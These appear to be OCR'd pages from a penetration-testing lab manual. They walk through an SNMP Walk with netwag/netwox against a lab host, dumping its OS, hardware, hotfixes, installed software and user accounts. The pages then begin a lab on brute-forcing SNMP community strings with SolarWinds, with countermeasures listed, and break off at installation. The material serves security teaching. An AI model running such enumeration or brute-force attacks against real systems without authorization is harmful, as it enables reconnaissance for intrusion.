Start
netwag
1:49 PM
Your version of VMware Tools is out of date.

```
1 : Display network configuration
2 : Display debugging information
3 : Display information about an IP address or a hostname
4 : Display information about an Ethernet address
5 : Obtain Ethernet addresses of computers in an IP list
6 : Display how to reach an IP address
7 : Sniff
8 : Sniff and display open ports
9 : Sniff and display Ethernet addresses
10 : Sniff and display network statistics
11 : Sniff and verify checksums
12 : Display which values to use for netwox parameters
13 : Obtain DLT type for sniff and spoof for each device
14 : Spoof a record
15 : Display content of a record
16 : Convert a record
17 : Recompute checksums of packets in a record
18 : Reassemble IP packets of a record, and reorder TCP flow
19 : Extract a range of packets from a record
20 : Search for strings in packets from a record
21 : Convert a number
22 : Convert a string
23 : Display ASCII table
24 : Convert IP addresses ranges
25 : Test if a directory is secure
26 : Dump a file
```

```
Linked with netwox version 5.25.0
This version contains 197 tools
```

Highlight item #160: **SNMP Walk**.


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
netwag
File Edit Session Options Help
Tool
Local info
Remote info
Clipboard
Search
Help
Form
Running
History
● sort ○ tree
● show all ○ search
Start
netwag
1:50 PM
Your version of VMware Tools is out of date.

```
149 : Ping ICMP6 Neighbor Discovery (EthIp spoof)
150 : Scan ICMP6 Neighbor Discovery
151 : Scan ICMP6 Neighbor Discovery (EthIp spoof)
152 : Interactive IRC client
153 : IRC client listing channels
154 : IRC client listening on a channel
155 : Network performance measurement : TCP server
156 : Network performance measurement : TCP client
157 : Network performance measurement : UDP server
158 : Network performance measurement : UDP client
159 : SNMP Get
160 : SNMP Walk
161 : SNMP Trap
162 : SNMP Trap2
163 : SNMP Inform
164 : SNMP Set
165 : TFTP client : get a file
166 : TFTP client : put a file
167 : TFTP server
168 : FTP server
169 : Display simple network configuration easy to parse
170 : TELNET server
171 : DHCP client
172 : List articles range of a newsgroup
173 : Download overview of one, or more, newsgroup messages
174 : FTP client : get a file and check its MD5
```


This listbox contains the title of tools. If "Show all" is checked this list contains every tool. If "Search" is checked, this list contains the result of the search.

```
Linked with netwox version 5.25.0
This version contains 197 tools
```

By clicking on the **Help** tab you display the syntax of the tool.

The top section of the screen illustrates the correct syntax and examples of each tool selected. In this example, by clicking on the **Example** button you place the text into the center white block of the screen. This is the execution section. This is the syntax that will be executed and should be modified to run against the target.


The lowest section contains the status of the tool's execution.


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
netwag
File Edit Session Options Help
Tool
Local info
Remote info
Clipboard
Search
Help
Form
Running
History
Example
Usage
Run it
Update
Run
NW
Start
netwag
1:52 PM
Your version of VMware Tools is out of date.

```
Tool number : 160
Title: SNMP Walk
+----------------------------------------------------------------------+
| This tool requests a WALK on a SNMP server. It permits to retrieve the |
| value of one item, and of successive ones.                            |
|                                                                       |
| Parameter --oid is the oid to query. An oid is for example            |
| '.1.3.6.1.2.1.1.4.0'.                                                 |
|                                                                       |
| Parameter --version defines SNMP version to use (from 1 to 3).        |
| Versions 1 and 2 need --community parameter to set community name.    |
| Version 3 requires --username and --password. Parameter --authmd5     |
| indicates if md5 authentication is used. Parameters                   |
| --authoritativeengineid, --authoritativeengineboots,                  |
| --authoritativeenginetime, --contextengineid and --contextname are    |
| optional version 3 parameters.                                        |
| Parameter --display shows packets.                                    |
|                                                                       |
| Parameter --dst-ip is the address of remote host/server.              |
| Parameter --dst-port is the port number where to connect.             |
| Optional parameter --src-ip defines the local IP address to use.      |
| Optional parameter --src-port defines the local port number to use.   |
| Optional parameter --ip4opts permits to add IP4 options encoded as    |
| mixed.                                                                |
| Optional parameter --ip6exts permits to add IP6 options encoded as    |
```

```
Linked with netwox version 5.25.0
This version contains 197 tools
```

In this example, there is an SNMP server located at **172.16.1.46**. Click on the **Form** button at the top of the application. Type the IP of the target in the **dst-ip** field. Click the **Generate** button and view the syntax to be executed in the execution section (the white area below the Form section).


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
netwag
File Edit Session Options Help
Tool
Local info
Remote info
Clipboard
Search
Help
Form
Running
History
Generate
Run it
Reset
Update
Run
NW
Start
netwag
1:57 PM


```
Parameters for tool 160 (SNMP Walk):
☑ 172.16.1.46   h dst-ip: destination IP address
☐ ******        * community: SNMPv1/v2 community
☑ .0.1          h oid: OID to query

Advanced parameters:
   Lo0
☐ Unk0            device: device name
   Eth0
☐ 0:2:3:4:5:6   h src-eth: source ethernet address
☐ 0:8:9:a:b:c   h dst-eth: destination ethernet address
☐ 172.16.1.40   h src-ip: source IP address
☐ 0         -|+|h src-port: source port number
☐ 161       -|+|h dst-port: destination port number
☐               h ip4opts: IPv4 options
☐               h ip6exts: IPv6 extensions
☐ 1         -|+|h version: SNMP version (1, 2 or 3)
```

```
160 --dst-ip 172.16.1.46 --oid ".0.1"
```

```
Linked with netwox version 5.25.0
This version contains 197 tools
```

Your version of VMware Tools is out of date.

Click on the **Run it again** button. View the results. The results of this lab identify the target operating system and the target hostname.


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
netwag
File Edit Session Options Help
Tool
Local info
Remote info
Clipboard
Search
Help
Form
Running
History
Copy command
Run it again
Run
NW
Start
netwag
2:13 PM

```
Command 160 --dst-ip 172.16.1.46 --oid ".0.1" :
.1.3.6.1.2.1.1.1.0: 'Hardware: x86 Family 6 Model 9 Stepping 8 AT/AT COMPATIBLE - Software: Windows 2000 Versio
.1.3.6.1.2.1.1.2.0: .1.3.6.1.4.1.311.1.1.3.1.2
.1.3.6.1.2.1.1.3.0: 164165
.1.3.6.1.2.1.1.4.0:
.1.3.6.1.2.1.1.5.0: 'W2KAS'
.1.3.6.1.2.1.1.6.0:
.1.3.6.1.2.1.1.7.0: 76
.1.3.6.1.2.1.2.1.0: 2
.1.3.6.1.2.1.2.2.1.1.1: 1
.1.3.6.1.2.1.2.2.1.1.16777219: 16777219
.1.3.6.1.2.1.2.2.1.2.1: 'MS TCP Loopback interface' 00
.1.3.6.1.2.1.2.2.1.2.16777219: 'AMD PCNET Family Ethernet Adapter' 00
.1.3.6.1.2.1.2.2.1.3.1: 24
.1.3.6.1.2.1.2.2.1.3.16777219: 6
.1.3.6.1.2.1.2.2.1.4.1: 1500
.1.3.6.1.2.1.2.2.1.4.16777219: 1500
.1.3.6.1.2.1.2.2.1.5.1: 10000000
.1.3.6.1.2.1.2.2.1.5.16777219: 10000000
.1.3.6.1.2.1.2.2.1.6.1:
.1.3.6.1.2.1.2.2.1.6.16777219: 000c ')' 97 '?N'
.1.3.6.1.2.1.2.2.1.7.1: 1
.1.3.6.1.2.1.2.2.1.7.16777219: 1
.1.3.6.1.2.1.2.2.1.8.1: 1
```


```
160 --dst-ip 172.16.1.46 --oid ".0.1"
```

```
This version contains 197 tools
Running "160 --dst-ip 172.16.1.46 --oid ".0.1""
Tool finished its job
```

Your version of VMware Tools is out of date.

Hardware information on the target includes the following:

- Target has an A: drive.
- Target has a D: drive.
- Target has a fixed disk.
- Target uses a three-button mouse, with a wheel.
- Target uses a 101-keyboard layout.
- Target has a printer port.
- Target has two COM ports.



Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
netwag
File Edit Session Options Help
Tool
Local info
Remote info
Clipboard
Search
Help
Form
Running
History
Copy command
Run it again
Run
NW
Start
netwag
2:15 PM
Your version of VMware Tools is out of date.

```
.1.3.6.1.2.1.25.3.2.1.2.10: .1.3.6.1.2.1.25.3.1.17
.1.3.6.1.2.1.25.3.2.1.2.11: .1.3.6.1.2.1.25.3.1.17
.1.3.6.1.2.1.25.3.2.1.3.1: 'Intel'
.1.3.6.1.2.1.25.3.2.1.3.2: 'MS TCP Loopback interface'
.1.3.6.1.2.1.25.3.2.1.3.3: 'AMD PCNET Family Ethernet Adapter'
.1.3.6.1.2.1.25.3.2.1.3.4: 'A:' 5c
.1.3.6.1.2.1.25.3.2.1.3.5: 'D:' 5c
.1.3.6.1.2.1.25.3.2.1.3.6: 'Fixed Disk'
.1.3.6.1.2.1.25.3.2.1.3.7: 'IBM enhanced (101- or 102-key) keyboard, Subtype=(0)'
.1.3.6.1.2.1.25.3.2.1.3.8: '3-Buttons  (with wheel)'
.1.3.6.1.2.1.25.3.2.1.3.9: 'LPT1:'
.1.3.6.1.2.1.25.3.2.1.3.10: 'COM1:'
.1.3.6.1.2.1.25.3.2.1.3.11: 'COM2:'
.1.3.6.1.2.1.25.3.2.1.4.1: .0.0
.1.3.6.1.2.1.25.3.2.1.4.2: .0.0
.1.3.6.1.2.1.25.3.2.1.4.3: .0.0
.1.3.6.1.2.1.25.3.2.1.4.4: .0.0
.1.3.6.1.2.1.25.3.2.1.4.5: .0.0
.1.3.6.1.2.1.25.3.2.1.4.6: .0.0
.1.3.6.1.2.1.25.3.2.1.4.7: .0.0
.1.3.6.1.2.1.25.3.2.1.4.8: .0.0
.1.3.6.1.2.1.25.3.2.1.4.9: .0.0
.1.3.6.1.2.1.25.3.2.1.4.10: .0.0
.1.3.6.1.2.1.25.3.2.1.4.11: .0.0
.1.3.6.1.2.1.25.3.2.1.5.1: 2
```

```
160 --dst-ip 172.16.1.46 --oid ".0.1"
```

```
This version contains 197 tools
Running "160 --dst-ip 172.16.1.46 --oid ".0.1""
Tool finished its job
```

The target provides a convenient list of *Hotfixes* that have been installed.



Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
netwag
File Edit Session Options Help
Tool
Local info
Remote info
Clipboard
Search
Help
Form
Running
History
Copy command
Run it again
Run
NW
Start
netwag
2:20 PM
Your version of VMware Tools is out of date.


```
.1.3.6.1.2.1.25.6.3.1.2.1: 'Internet Explorer Q867801'
.1.3.6.1.2.1.25.6.3.1.2.2: 'Windows 2000 Hotfix - KB820888'
.1.3.6.1.2.1.25.6.3.1.2.3: 'Windows Media Services Hotfix - KB822343'
.1.3.6.1.2.1.25.6.3.1.2.4: 'Windows 2000 Hotfix - KB822831'
.1.3.6.1.2.1.25.6.3.1.2.5: 'Windows 2000 Hotfix - KB823182'
.1.3.6.1.2.1.25.6.3.1.2.6: 'Windows 2000 Hotfix - KB823559'
.1.3.6.1.2.1.25.6.3.1.2.7: 'Windows 2000 Hotfix - KB824105'
.1.3.6.1.2.1.25.6.3.1.2.8: 'Windows 2000 Hotfix - KB825119'
.1.3.6.1.2.1.25.6.3.1.2.9: 'Windows 2000 Hotfix - KB826232'
.1.3.6.1.2.1.25.6.3.1.2.10: 'Windows 2000 Hotfix - KB828035'
.1.3.6.1.2.1.25.6.3.1.2.11: 'Windows 2000 Hotfix - KB828741'
.1.3.6.1.2.1.25.6.3.1.2.12: 'Windows 2000 Hotfix - KB828749'
.1.3.6.1.2.1.25.6.3.1.2.13: 'Windows Media Services Hotfix - KB832359'
.1.3.6.1.2.1.25.6.3.1.2.14: 'Windows 2000 Hotfix - KB835732'
.1.3.6.1.2.1.25.6.3.1.2.15: 'Windows 2000 Hotfix - KB837001'
.1.3.6.1.2.1.25.6.3.1.2.16: 'Windows 2000 Hotfix - KB839643'
.1.3.6.1.2.1.25.6.3.1.2.17: 'Windows 2000 Hotfix - KB839645'
.1.3.6.1.2.1.25.6.3.1.2.18: 'Windows 2000 Hotfix - KB840315'
.1.3.6.1.2.1.25.6.3.1.2.19: 'Windows 2000 Hotfix - KB841872'
.1.3.6.1.2.1.25.6.3.1.2.20: 'Windows 2000 Hotfix - KB841873'
.1.3.6.1.2.1.25.6.3.1.2.21: 'Windows 2000 Hotfix - KB842526'
.1.3.6.1.2.1.25.6.3.1.2.22: 'Microsoft Data Access Components KB870669'
.1.3.6.1.2.1.25.6.3.1.2.23: 'Microsoft .NET Framework (English) v1.0.3705'
.1.3.6.1.2.1.25.6.3.1.2.24: 'mxORB'
```

```
160 --dst-ip 172.16.1.46 --oid ".0.1"
```

```
This version contains 197 tools
Running "160 --dst-ip 172.16.1.46 --oid ".0.1""
Tool finished its job
```

A list of software installed on the target is provided.

***Note:** This list is not an all-inclusive list. This list of software is identified in the Add/Remove Programs sections on the target.




Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
netwag
File Edit Session Options Help
Tool
Local info
Remote info
Clipboard
Search
Help
Form
Running
History
Copy command
Run it again
Run
NW
Start
netwag
2:21 PM
Your version of VMware Tools is out of date.

```
.1.3.6.1.2.1.25.6.3.1.2.25: 'NoSpamToday! SMTP Proxy Version 2.0'
.1.3.6.1.2.1.25.6.3.1.2.26: 'Outlook Express Q823353'
.1.3.6.1.2.1.25.6.3.1.2.27: 'Omniquad Mailwall'
.1.3.6.1.2.1.25.6.3.1.2.28: 'Windows Media Player Hotfix [See Q828026 for more information]'
.1.3.6.1.2.1.25.6.3.1.2.29: 'Fluffy the SMTPGuardDog'
.1.3.6.1.2.1.25.6.3.1.2.30: 'WinZip'
.1.3.6.1.2.1.25.6.3.1.2.31: 'Microsoft FrontPage Client - English'
.1.3.6.1.2.1.25.6.3.1.2.32: 'Microsoft Windows Journal Viewer'
.1.3.6.1.2.1.25.6.3.1.2.33: 'WebFldrs'
.1.3.6.1.2.1.25.6.3.1.2.34: 'Pinjo revealer'
.1.3.6.1.2.1.25.6.3.1.2.35: 'SpamPal manual (English-language)'
.1.3.6.1.2.1.25.6.3.1.2.36: 'Microsoft .NET Framework (English) v1.0.3705'
.1.3.6.1.2.1.25.6.3.1.2.37: 'VMware Tools'
.1.3.6.1.2.1.25.6.3.1.2.38: 'Microsoft .NET Framework 1.1'
.1.3.6.1.2.1.25.6.3.1.2.39: 'Visual Studio.NET Baseline - English'
.1.3.6.1.2.1.25.6.3.1.2.40: 'SpamPal'
.1.3.6.1.2.1.25.6.3.1.3.1: .0.0
.1.3.6.1.2.1.25.6.3.1.3.2: .0.0
.1.3.6.1.2.1.25.6.3.1.3.3: .0.0
.1.3.6.1.2.1.25.6.3.1.3.4: .0.0
.1.3.6.1.2.1.25.6.3.1.3.5: .0.0
.1.3.6.1.2.1.25.6.3.1.3.6: .0.0
.1.3.6.1.2.1.25.6.3.1.3.7: .0.0
.1.3.6.1.2.1.25.6.3.1.3.8: .0.0
```

```
160 --dst-ip 172.16.1.46 --oid ".0.1"
```

```
This version contains 197 tools
Running "160 --dst-ip 172.16.1.46 --oid ".0.1""
Tool finished its job
```

A list of usernames on the target as well as the *Workgroup* name assigned to the target are also provided


Windows 2000 Server - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Windows 2000 Server
Windows 2000 Advanced Server
netwag
File Edit Session Options Help
Tool
Local info
Remote info
Clipboard
Search
Help
Form
Running
History
Copy command
Run it again
Run
□ NW
Start
netwag
2:22 PM
Your version of VMware Tools is out of date.

```
.1.3.6.1.4.1.77.1.2.24.0: 10
.1.3.6.1.4.1.77.1.2.25.1.1.5.71.117.101.115.116: 'Guest'
.1.3.6.1.4.1.77.1.2.25.1.1.5.117.115.101.114.49: 'user1'
.1.3.6.1.4.1.77.1.2.25.1.1.5.117.115.101.114.50: 'user2'
.1.3.6.1.4.1.77.1.2.25.1.1.5.117.115.101.114.51: 'user3'
.1.3.6.1.4.1.77.1.2.25.1.1.6.65.83.80.78.69.84: 'ASPNET'
.1.3.6.1.4.1.77.1.2.25.1.1.10.73.85.83.82.95.87.50.75.65.83: 'IUSR_W2KAS'
.1.3.6.1.4.1.77.1.2.25.1.1.10.73.87.65.77.95.87.50.75.65.83: 'IWAM_W2KAS'
.1.3.6.1.4.1.77.1.2.25.1.1.13.65.100.109.105.110.105.115.116.114.97.116.111.114: 'Administrator'
.1.3.6.1.4.1.77.1.2.25.1.1.14.84.115.73.110.116.101.114.110.101.116.85.115.101.114: 'TsInternetUser'
.1.3.6.1.4.1.77.1.2.25.1.1.15.78.101.116.83.104.111.119.83.101.114.118.105.99.101.115: 'NetShowServices'
.1.3.6.1.4.1.77.1.2.26.0: 0
.1.3.6.1.4.1.77.1.2.28.0: 0
.1.3.6.1.4.1.77.1.3.1.0: 0
.1.3.6.1.4.1.77.1.3.2.0: 0
.1.3.6.1.4.1.77.1.3.3.0: 692
.1.3.6.1.4.1.77.1.3.4.0: 344
.1.3.6.1.4.1.77.1.3.5.0: 0
.1.3.6.1.4.1.77.1.3.7.0: 0
.1.3.6.1.4.1.77.1.4.1.0: 'WORKGROUP'
.1.3.6.1.4.1.311.1.7.3.1.1.0: 0
.1.3.6.1.4.1.311.1.7.3.1.2.0: 222910795
.1.3.6.1.4.1.311.1.7.3.1.3.0: 0
.1.3.6.1.4.1.311.1.7.3.1.4.0: 6630205
.1.3.6.1.4.1.311.1.7.3.1.5.0: 65
```

```
160 --dst-ip 172.16.1.46 --oid ".0.1"
```

```
This version contains 197 tools
Running "160 --dst-ip 172.16.1.46 --oid ".0.1""
Tool finished its job
```

***Note:** I cannot stress enough the importance of this tool for either an attacker or a vulnerability/penetration test. The sheer amount of tools available is incredible.

Lab 62: Brute-Force Community Strings

Exploit the SNMP Community Strings: Solar Winds


Prerequisites: Target running SNMP

Countermeasures: Secure ACLs, strong community names, Bastion computer, host-based firewalls


Description: The Solar Winds application is one of the few commercial applications in the manual. The functionality of Solar Winds warrants its demonstration. In this lab, Solar Winds is used to perform a brute-force attack against an SNMP device.

Procedure: Install the application, start, set parameters, and execute.

Install the Solar Winds application. In this example, the 30-day demonstration version is used. Double-click on the **SolarWinds2000-PP-Eval** icon.



Install the Solar Winds application with the default settings. The Solar Winds installation will now complete. Click **Finish**.

